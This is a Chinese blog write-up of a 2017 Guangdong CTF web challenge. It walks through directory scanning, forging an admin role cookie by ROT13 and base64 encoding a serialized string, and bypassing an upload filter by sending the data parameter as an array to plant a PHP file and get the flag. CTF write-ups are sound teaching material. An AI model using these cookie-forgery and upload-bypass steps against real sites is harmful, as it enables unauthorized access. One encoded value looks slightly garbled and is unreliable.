2017第二届广东省强网杯线上赛——WEB-who are you?


原创

爱吃鱼L 于 2018-04-03 20:04:54 发布 2116 收藏 1
分类专栏： CTF基础练手


本文链接：https://blog.csdn.net/qq_40980391/article/details/79805451


CTF基础练手 专栏收录该内容
68 篇文章 3 订阅
订阅专栏

打开网址



查看网页源代码





```
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
Sorry. You have no permissions.</body>
</html>
```


将网址在御剑里扫

ID	地址	HTTP响应
1	http://106.75.72.168:2222/uploads/	403
2	http://106.75.72.168:2222/index.php	200
3	http://106.75.72.168:2222/??????.php	200
4	http://106.75.72.168:2222/.htusers.php	403
5	http://106.75.72.168:2222/.php	403
6	http://106.75.72.168:2222/?? post.php.bak	200
6	http://106.75.72.168:2222/?? index.php.bak	200
8	http://106.75.72.168:2222/index.php?.php	200
9	http://106.75.72.168:2222/?.php	200

扫的同时，burpsuite抓包,一般情况下，考虑到出题说我是谁，所以一般想到用户身份，会在cookie/session这边动手脚





```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: role=ZjolOiJOaHJmZyI7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



所以base64一下

得到f:5:"thrfg";

挨个试了一下解密，发现是rot13（也有看别人的writeup）




因为权限不够，所以尝试admin


Converter
文件 复制/粘贴 过滤器 格式 统计 工具 扩展
转换选项
Text to Hex
Hex to Text
Dec to Hex
Hex to Dec
Text to Dec
Dec to Text
Dec to Octal
Octal to Dec
Text to UTF7
UTF7 to Text
Hex to UCS2
UCS2 to Hex
Text to Binary
Binary to Text
Escape
Unescape
Encode HTML
Decode HTML
Text to Base64
Base64 to Text
Hex to Base64
Base64 to Hex
变换选项
搜索/替换文本
ROTx
13
SHIFTx
1
拆分所有
字符.
拆分所有
Delim.
保留所有
行
提取
字符.所有
位置
开始位置
Swap
字符.所有
位置
开始位置
循环
将输出复制到剪贴板
复制输出到输入
全部清除
输入(原始值):
s:5:"admin";
输出(转换值):
f:5:"nqzva";
输出格式:
None
小数位填零

base64加密


请输入要进行编码或解码的字符：
f:5:"nqzva";
编码
解码
解码结果以16进制显示
Base64编码或解码结果：
ZjoiOiJucXp2YSI7





```
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->
```

```
]; -->Hello admin, now you can upload something you are easy to forget.</body>
```


之前又在御剑中扫到uploads目录，但是是403

ID	地址	HTTP响应
1	http://106.75.72.168:2222/uploads/	403
2	http://106.75.72.168:2222/index.php	200
3	http://106.75.72.168:2222/??????.php	200
4	http://106.75.72.168:2222/.htusers.php	403
5	http://106.75.72.168:2222/.php	403
6	http://106.75.72.168:2222/?? post.php.bak	200
6	http://106.75.72.168:2222/?? index.php.bak	200
8	http://106.75.72.168:2222/index.php?.php	200
9	http://106.75.72.168:2222/?.php	200




Forbidden

You don't have permission to access /uploads/ on this server.

Apache/2.4.7 (Ubuntu) Server at 106.75.72.168 Port 2222

所以应该是POST上传




上传不成功，想到将data从字符串转成数组

上传成功

```
your file is in ./uploads/03d5370fa3709ec6b472c4bd9ebf267b1.php</body>
```

按照所给路径，打开上传文件，得到flag



flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}